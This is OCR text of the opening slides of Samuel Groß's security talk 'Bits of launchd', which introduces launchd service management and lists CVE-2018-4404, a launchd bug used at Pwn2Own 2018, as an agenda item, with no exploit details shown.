
# Bits of launchd

Samuel Groß (@5aelo)


# whois: launchd

- Init process (pid 1)
- Bootstraps userspace
- Critical system process
- **Reachable from every sandbox**
- Responsibilities:
    1. Manages services and IPC communication
    2. Launches processes
    3. ...



# Agenda


1. launchd service lookup
   - How it works, what APIs are available, how they differ
2. CVE-2018-4404
   - Bug in launchd when spawning processes
   - Used in Pwn2Own 2018




# Part 1: Service Management

# Service Management


**Goal: write a preference by interacting with cfprefsd**




# Service Management




# Service Management



